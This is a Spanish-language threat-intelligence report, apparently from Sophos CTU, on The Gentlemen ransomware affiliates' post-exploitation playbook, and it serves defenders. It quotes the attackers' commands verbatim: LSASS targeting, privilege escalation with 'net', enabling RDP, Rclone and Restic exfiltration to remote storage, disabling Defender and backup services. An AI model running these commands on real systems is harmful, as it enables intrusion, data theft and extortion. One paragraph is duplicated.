


Los investigadores de Counter Threat Unit™ (CTU) identificaron un guion de actuación tras la explotación que los afiliados de The Gentlemen utilizan de forma sistemática en su esquema de ransomware como servicio (RaaS). Los investigadores de CTU™ siguen la pista de este grupo de amenazas como GOLD SHERWOOD. La rápida escalada de privilegios, el uso adaptativo de herramientas y la evasión agresiva de las defensas permiten a los atacantes desplegar el ransomware poco después del acceso inicial, a veces en las 24 horas siguientes a la primera actividad identificada tras el compromiso del sistema. Los afiliados aprovechan herramientas legítimas y credenciales comprometidas para evitar la detección y acelerar el impacto. Las organizaciones deberían dar prioridad al refuerzo de la seguridad de los servicios de acceso remoto, aplicar la autenticación multifactorial (MFA), supervisar la actividad administrativa y detectar el uso anómalo de herramientas de exfiltración de datos y directorios intermedios.
Análisis
GOLD SHERWOOD comenzó a operar el esquema RaaS The Gentlemen a mediados de 2025 como un modelo de doble extorsión, en el que los afiliados roban datos para retenerlos a cambio de un rescate antes de cifrar los archivos. Los ciberdelincuentes publicaron los nombres de las víctimas por primera vez en un sitio web dedicado a filtraciones en septiembre de 2025. Ese mismo mes, apareció en el foro clandestino RAMP un anuncio en el que los operadores reclutaban afiliados a cambio de un generoso reparto del rescate al 90/10. Durante el resto de 2025 publicaron menos de 20 nombres de víctimas al mes, pero la media subió a más de 75 a principios de 2026 (véase la figura 1). Este cambio sugiere que el número de afiliados activos aumentó durante este periodo. A finales de julio de 2026, habían añadido un total de 683 nombres de víctimas al sitio de filtraciones. Solo en julio se registraron 169 de estas víctimas, lo que lo convirtió en el sitio de filtraciones más activo de ese mes.

Figura 1: número de víctimas que aparecieron en el sitio de filtraciones de «The Gentlemen» por mes, desde septiembre de 2025 hasta julio de 2026
La victimología de «The Gentlemen» RaaS es típica de una organización ciberdelictiva oportunista. Las víctimas mencionadas representan una amplia variedad de sectores (véase la Figura 2), lo que sugiere que los afiliados atacan a las organizaciones basándose únicamente en el acceso que tienen disponible.Figura 1: número de víctimas que aparecieron en el sitio de filtraciones de «The Gentlemen» por mes, desde septiembre de 2025 hasta julio de 2026
La victimología de «The Gentlemen» RaaS es típica de una organización ciberdelictiva oportunista. Las víctimas mencionadas representan una amplia variedad de sectores (véase la Figura 2), lo que sugiere que los afiliados atacan a las organizaciones basándose únicamente en el acceso que tienen disponible.

Figura 2: porcentaje de víctimas del ransomware «The Gentlemen» por sector
En consonancia con el aumento de víctimas publicadas a principios de 2026, los analistas de Sophos observaron el primer intento de despliegue del ransomware The Gentlemen contra un cliente de Sophos. El análisis de la CTU de 15 incidentes distintos proporcionó información sobre las tácticas, técnicas y procedimientos (TTP) que los atacantes emplearon en las intrusiones en la red del ransomware The Gentlemen.
Acceso inicial
Varios informes de terceros sugieren que los afiliados de The Gentlemen se valen de la explotación de vulnerabilidades en firewalls y del uso indebido de credenciales de servicios VPN para acceder a los entornos de las víctimas. Por ejemplo, en marzo, Group-IB describió cómo los afiliados llevaban a cabo operaciones de reconocimiento para identificar interfaces de gestión de firewalls FortiGate expuestas a Internet y vulnerables a CVE-2024-55591. En mayo, unos registros filtrados de Rocket Chat mostraron que el grupo probaba credenciales robadas en varios servicios de VPN. Los investigadores de CTU identificaron indicios en varias intrusiones que sugerían que los atacantes podrían haber aprovechado terminales de Fortinet para el acceso inicial, pero no pudieron confirmarlo a partir de la telemetría disponible.
En un incidente ocurrido en febrero, un actor malicioso consiguió acceso inicial al entorno de una víctima usando credenciales de usuario comprometidas para autenticarse en un servicio de VPN SSL de Fortinet. La conexión se originó desde una dirección IP externa geolocalizada en los Países Bajos y dio lugar a la asignación de una dirección VPN interna. La ausencia de autenticación multifactorial (MFA) permitió al actor obtener acceso mediante las credenciales robadas o conseguidas por fuerza bruta. En la hora inmediatamente posterior al acceso, el actor malintencionado estableció varias sesiones de VPN desde diferentes direcciones IP extranjeras, lo que indica redundancia operativa en una fase temprana y validación del acceso.
Movimiento lateral
En el incidente de febrero, el atacante inició el movimiento lateral a través del Protocolo de Escritorio Remoto (RDP), autenticándose en rápida sucesión en varios sistemas internos con credenciales válidas del dominio. Entre estos sistemas había un servidor de archivos y controladores de dominio. El atacante mantuvo un acceso persistente mediante repetidos inicios de sesión en la VPN y aprovechó las credenciales legítimas para continuar con el movimiento lateral.
Preparación y ejecución de herramientas
En varios incidentes que los investigadores de la CTU analizaron, los atacantes prepararon herramientas en el directorio C:\PerfLogs. Este directorio legítimo del sistema de Windows suele contener registros de supervisión del rendimiento. No suele ser objeto de un escrutinio minucioso por parte de los controles de seguridad ni de los administradores, lo que lo convierte en un escondite eficaz para binarios maliciosos. Los archivos preparados incluían herramientas de exfiltración de datos y de copias de seguridad, programas para desactivar soluciones de detección y respuesta en endpoints (EDR) y sus controladores vulnerables, así como herramientas de descubrimiento.
Detección, acceso a credenciales y escalada de privilegios
En varias intrusiones observadas, los actores maliciosos usaron Advanced IP Scanner para enumerar la red. En un incidente, el actor malicioso ejecutó SoftPerfect Network Scanner varias veces en numerosos servidores como preparación para el movimiento lateral y la exfiltración de datos. Su uso sugiere que el actor malicioso conocía la infraestructura de copias de seguridad de la organización y los repositorios de datos críticos.
Para prepararse para la recopilación de credenciales, los autores de la amenaza obtuvieron el identificador de proceso (PID) del Servicio del Subsistema de Autoridad de Seguridad Local (LSASS) mediante el siguiente comando:
tasklist /v /fo csv | findstr /i "lsass"
A continuación, el PID puede ser objetivo de herramientas de extracción de credenciales como Mimikatz. Aunque estas herramientas no aparecieron en la telemetría de Sophos, investigaciones de terceros confirman el uso de Mimikatz para recopilar credenciales en un ataque del ransomware The Gentlemen.
Para la escalada de privilegios, los atacantes manipulan directamente las pertenencias a grupos locales y de dominio mediante utilidades administrativas nativas de Windows (véase la Tabla 1).
| Comando | Propósito |
| net1 localgroup administrators itadmin /add | Añade cuentas controladas por el atacante al grupo local de Administradores |
| net group "domain admins" ldap /add /domain | Escala los privilegios al nivel de administrador de dominio |
| net user administrator qwertyu1 /domain | Restablece las credenciales de cuentas de alto valor |
Tabla 1: comandos utilizados para la escalada de privilegios
En un incidente, el actor malicioso cambió la contraseña de dos cuentas de nivel de administrador. Este cambio garantizó el acceso al atacante y limitó los intentos que los defensores de la red pudieran realizar para solucionar la intrusión.
Persistencia
Los investigadores de la CTU observaron que los atacantes utilizaban diversos métodos para mantener la persistencia tras conseguir acceso a la red. En un incidente, el actor malicioso utilizó una cuenta de administrador comprometida para instalar un agente de Cloudflared como servicio de Windows. El atacante configuró el servicio para ejecutar el túnel cloudflared.exe mediante un token de autenticación válido. Esta acción proporcionó al atacante un canal de acceso remoto oculto y resistente, independiente de la conexión VPN que había utilizado inicialmente para acceder.
En otro incidente, el actor malicioso utilizó la herramienta Datto RMM. Sin embargo, la telemetría disponible no dejó claro cómo facilitó esta herramienta el ataque. El atacante solo la implementó en un dispositivo comprometido y los investigadores no observaron ninguna otra actividad maliciosa en ese dispositivo.
En al menos cuatro incidentes, el atacante intentó establecer un acceso persistente a través de RDP, primero modificando el registro para habilitar el protocolo a nivel del sistema:
reg add HKLM\System\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /d 0 /f
A continuación, crearon una regla de firewall para abrir el puerto RDP (3389) y permitir el acceso externo:
netsh advfirewall firewall add rule name="Remote Desktop" dir=in action=allow protocol=tcp localport=3389
Estas acciones garantizaban que el atacante mantuviera el acceso interactivo a los sistemas comprometidos, incluso si configuraciones previas o medidas defensivas habían desactivado la conectividad remota.
Exfiltración
El análisis de la CTU reveló múltiples métodos de exfiltración de datos en los incidentes del ransomware The Gentlemen. Aunque los atacantes utilizaron MEGAsync y FileZilla de vez en cuando en los sistemas de las víctimas, emplearon Rclone claramente como la herramienta de exfiltración preferida, ya que los investigadores lo observaron en cinco de los incidentes.
Al usar Rclone, los atacantes incorporaban parámetros de línea de comandos para limitar el alcance de la exfiltración, probablemente con el fin de reducir el volumen de datos y el ruido. En cada incidente, los atacantes intentaron exfiltrar datos a ubicaciones remotas específicas que llevaban el nombre de la víctima. La tabla 2 enumera los comandos de Rclone observados.
| Comando | Descripción |
| rclone copy s:\ wasabi1:<remote location> --transfers 8 --max-age 4y --include-from filter.txt -p | Usa transferencias de alta velocidad (ocho archivos en paralelo)Transfiere los tipos de archivos especificados en un archivo de textoTransfiere archivos con una antigüedad máxima de cuatro años |
| rclone copy E:\ <remote location> --transfers 8 --max-age 5y --include-from filter.txt -P | Usa transferencias de alta velocidad (ocho archivos en paralelo). Transfiere los tipos de archivo especificados en un archivo de texto. Transfiere archivos que no tengan más de cinco años |
| rclone copy z:\ :<remote location> --include-from filter.txt -p | Transfiere los tipos de archivo especificados en un archivo de texto |
| rclone copy ... remote:<remote location>/ -q --ignore-existing | Transfiere archivos que aún no están en el servidor remoto. Se ejecuta en modo silencioso |
| rclone copy --filter-from filter-file.txt "\\10[.]0[.]0[.]221\D$" remote: <remote location>/ -q --ignore-existing --auto-confirm --multi-thread-streams 8 --transfers 8 --max-age 8y --progress | Usa transferencias multihilo (ocho hilos) de alta velocidad (ocho archivos en paralelo). Transfiere archivos almacenados en un recurso compartido de red específico. Transfiere los tipos de archivo especificados en un archivo de texto. Transfiere archivos que aún no están en el servidor remoto. Omite las solicitudes de confirmación. Transfiere archivos que no tengan más de ocho años |
Tabla 2: comandos de Rclone utilizados para la exfiltración de datos
El análisis de la CTU sobre el uso de herramientas en una sola intrusión reveló una estrategia de exfiltración de datos secuencial y adaptativa, en lugar de un flujo de trabajo fijo. El atacante utilizó el siguiente comando de Rclone al principio de la intrusión para exfiltrar datos de una unidad de red asignada (z:), lo que indica un intento de extraer datos rápidamente con una configuración mínima. A continuación, copió los datos a un endpoint de almacenamiento remoto.
rclone copy z:\ <remote location> --include-from filter.txt -p
Aproximadamente 25 minutos después, el atacante pasó a utilizar la utilidad de copia de seguridad Restic, comenzando con repetidos intentos de inicialización del repositorio:
restic init
A estos intentos les siguió la inspección de un archivo de configuración existente:
notepad.exe c:\perflogs\restic-config.bat
Posteriormente, el actor malicioso llevó a cabo operaciones de copia de seguridad iterativas con distintos parámetros:
restic backup z:\ --include-file=filter.txt
restic backup z:\ --exclude="*.exe" ...
La secuencia muestra un claro comportamiento interactivo, en el que el atacante va ajustando los criterios de inclusión y exclusión para optimizar la recopilación de datos. Este proceso sugiere que el atacante descubrió Restic en el host o lo introdujo deliberadamente como mecanismo alternativo para la preparación estructurada de datos.
Por último, el atacante utilizó una herramienta adicional (MinIO Client (mc)) para copiar datos al almacenamiento de objetos:
mc cp --recursive z:\ wasabi/...
La transición de Rclone a Restic y luego a mc indica un enfoque adaptativo para la exfiltración. Es probable que limitaciones del entorno, como el volumen de datos o el rendimiento de la transferencia, hayan influido en esta progresión.
Evasión de las defensas
Los afiliados de The Gentlemen evaden las defensas de dos formas principales. Intentan terminar procesos para desactivar soluciones antivirus (AV) y de detección y respuesta en endpoints (EDR) que podrían impedir el despliegue del ransomware. También destruyen copias de seguridad y registros para dificultar la recuperación.
Desactivación de EDR
En un informe de junio de 2026, ESET describió cómo los operadores de RaaS proporcionan a los afiliados de The Gentlemen un conjunto de herramientas personalizadas y de acceso público para desactivar EDR, que aprovechan controladores vulnerables mediante la técnica BYOVD (Bring Your Own Vulnerable Driver). Los investigadores de CTU observaron una combinación de estas herramientas en varias intrusiones (véase la Tabla 3). En un incidente, un atacante utilizó tres variantes diferentes del conjunto de herramientas personalizadas que ESET denomina GentleKiller para intentar desactivar la solución EDR.
| Variante | Nombres de archivo | Nº incidentes |
| GentleKiller - Watchdog | bitd1.exe, bitd2.exe, bitdclear.exe, bitdlight.exe, y7d0.exe | 6 |
| GentleKiller - Javelin | eaanticheat1.exe, eaanticheat2.exe, eaanticheatclear.exe, eaanticheatlight.exe, EASOLO1.exe, EASolo1Light.exe, EASOLO2.exe, EASOLO2clear.exe | 6 |
| GentleKiller - G11 | g111.exe | 1 |
| GentleKiller - FACEIT Anti-Cheat | FaceITClear.exe | 1 |
| Havoc | acronis.exe, hwaudkiller.exe, sophos.exe, Sophos2.exe, Sophos3.exe | 2 |
| x.exe | 2 |
Tabla 3: herramientas para desactivar EDR observadas en las operaciones del ransomware The Gentlemen
Los investigadores de CTU no habían observado antes la herramienta de código abierto Xkpsm-Killer en los ataques del ransomware The Gentlemen. El atacante descargó un controlador vulnerable (xkpsm.sys) antes de utilizar un ejecutable (x.exe) para atacar los procesos de Sophos EDR en los endpoints. Las contramedidas existentes detectaron estos intentos.
Además, en varias intrusiones los atacantes utilizaron PowerShell para forzar exclusiones de supervisión en Windows Defender. Por ejemplo, el siguiente comando excluía todo un directorio (la unidad C:) del análisis, desactivando así la protección en tiempo real para todos los archivos:
powershell -command "Add-MpPreference -ExclusionPath C:\ -Force"
Otro comando ignoraba los procesos relacionados con el propio ejecutable del ransomware:
powershell -command "add-mppreference -exclusionprocess" c:\x\g_<file extension>_windows_amd64.exe -force
En otro caso de ataque, un actor malicioso adoptó un enfoque diferente y desactivó Windows Defender configurando un valor de registro de la política de Windows:
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1
A continuación, el atacante ejecutó un script por lotes desde un recurso compartido del controlador de dominio, probablemente para implementar controladores firmados vulnerables con el fin de terminar los procesos de seguridad a nivel del núcleo. El uso de un script alojado en Netlogon garantizó una ejecución coherente en varios hosts:
cmd.exe /c "\\NETLOGON\avkill.bat"
Manipulación de copias de seguridad y destrucción de pruebas
Al mismo tiempo que desactivan las soluciones antivirus y EDR, los atacantes usan comandos de configuración de servicios para desactivar los servicios de copia de seguridad y recuperación, de modo que las víctimas no puedan restaurar los sistemas cifrados. Los investigadores de la CTU observaron más de 200 variaciones de este comando en los distintos incidentes, entre ellas las siguientes. Los comandos se dirigían a una amplia gama de servicios de copia de seguridad y replicación.
- sc config VeeamBackupSvc start= disabled
- sc config SQLWriter start= disabled
- sc config BackupExecAgent start= disabled
Al desactivar estos servicios, el atacante se asegura de que los agentes de copia de seguridad no puedan iniciar procesos de recuperación, y de que las plataformas de copia de seguridad de la empresa dejen de ser eficaces. Este paso se producía sistemáticamente justo antes de desplegar el ransomware.
En un incidente, el atacante también borró los registros de Aplicaciones, Sistema y Seguridad en varios hosts, una medida antiforense deliberada para eliminar pruebas de actividad maliciosa. Estos registros contienen datos críticos de la actividad del sistema, como eventos de autenticación, ejecución de servicios, escalada de privilegios y creación de procesos. Al borrarlos, un atacante puede eliminar la visibilidad de etapas clave de una intrusión, como el acceso inicial, el movimiento lateral y el establecimiento de la persistencia. Esta táctica se observa habitualmente en operaciones de ransomware. Esto dificulta la respuesta ante incidentes y reduce la probabilidad de detección retrospectiva.
Ejecución e impacto
GOLD SHERWOOD proporciona ransomware personalizado a sus afiliados. Aunque existen versiones del ransomware compatibles con Windows, Linux y ESXi, los investigadores de CTU solo observaron la variante para Windows implementada en los incidentes analizados. Los atacantes descargaron la variante compatible con ESXi en un incidente, pero no había pruebas en la telemetría que sugirieran que la hubieran implementado en la red.
En las intrusiones observadas, los autores de las amenazas utilizaron diferentes técnicas para desplegar el ransomware localmente en hosts individuales, en recursos compartidos de red o en toda la red. Los atacantes ejecutaron binarios de tipo «locker» basados en Go cuyos nombres de archivo coinciden con los siguientes formatos:
- locker_<file extension string>_windows_amd64.exe
- G_<file extension string>_windows_amd64.exe
- decryptor.exe
Los atacantes ejecutan estos binarios con parámetros de línea de comandos que determinan cómo deben comportarse:
- --password (clave de cifrado)
- --superfast, --ultrafast (indicadores de velocidad)
- --keep (conservar las extensiones originales)
- --path (para atacar sistemas remotos a través de rutas UNC, p. ej., \\<dirección IP>\c$\users, \\<dirección IP>\d$)
Los mecanismos de despliegue incluyen la ejecución local directa desde directorios intermedios (p. ej., C:\PerfLogs\ o C:\Users\<nombre de usuario>\Documents\AVAST2\), el movimiento lateral a través de PsExec y la distribución en todo el dominio mediante recursos compartidos de NETLOGON (p. ej., \\<organización afectada>.local\NETLOGON\decryptor.exe).
Cuando los atacantes ejecutan el ransomware, este cifra los archivos y les asigna una extensión de seis caracteres que suele incluirse en el nombre del binario del ransomware. Además, colocan notas de rescate llamadas README-GENTLEMEN.txt en todos los directorios afectados (véase la figura 3).

Figura 3: ejemplo de nota de rescate de The Gentlemen (README-GENTLEMEN.txt)
Aunque no podemos determinar los tiempos de permanencia exactos (el tiempo que transcurre entre el acceso inicial y el despliegue del ransomware) en todos los incidentes, algunos afiliados de The Gentlemen actúan con rapidez. La media del tiempo transcurrido entre la primera actividad observada tras el compromiso y el despliegue del ransomware fue de aproximadamente dos días. El tiempo de permanencia más corto fue de menos de 24 horas.
Conclusión
Los investigadores de la CTU analizaron las intrusiones del ransomware The Gentlemen y observaron un patrón de actuación repetible por parte de los afiliados que combina un acceso inicial oportunista, una rápida escalada de privilegios, mecanismos legítimos de acceso remoto, la colocación de herramientas en rutas de sistema de confianza, la exfiltración selectiva de datos, la evasión agresiva de las defensas, la interrupción de las copias de seguridad y el despliegue del ransomware. Los afiliados actúan con flexibilidad: usan utilidades nativas de Windows, herramientas comerciales y de código abierto, «EDR killers» basados en BYOVD y la manipulación de los servicios de copias de seguridad para adaptarse a los entornos de las víctimas y maximizar el impacto antes del cifrado. Aparte de los «EDR killers» y los binarios del ransomware, los investigadores de la CTU no detectaron ningún uso de malware en las intrusiones.
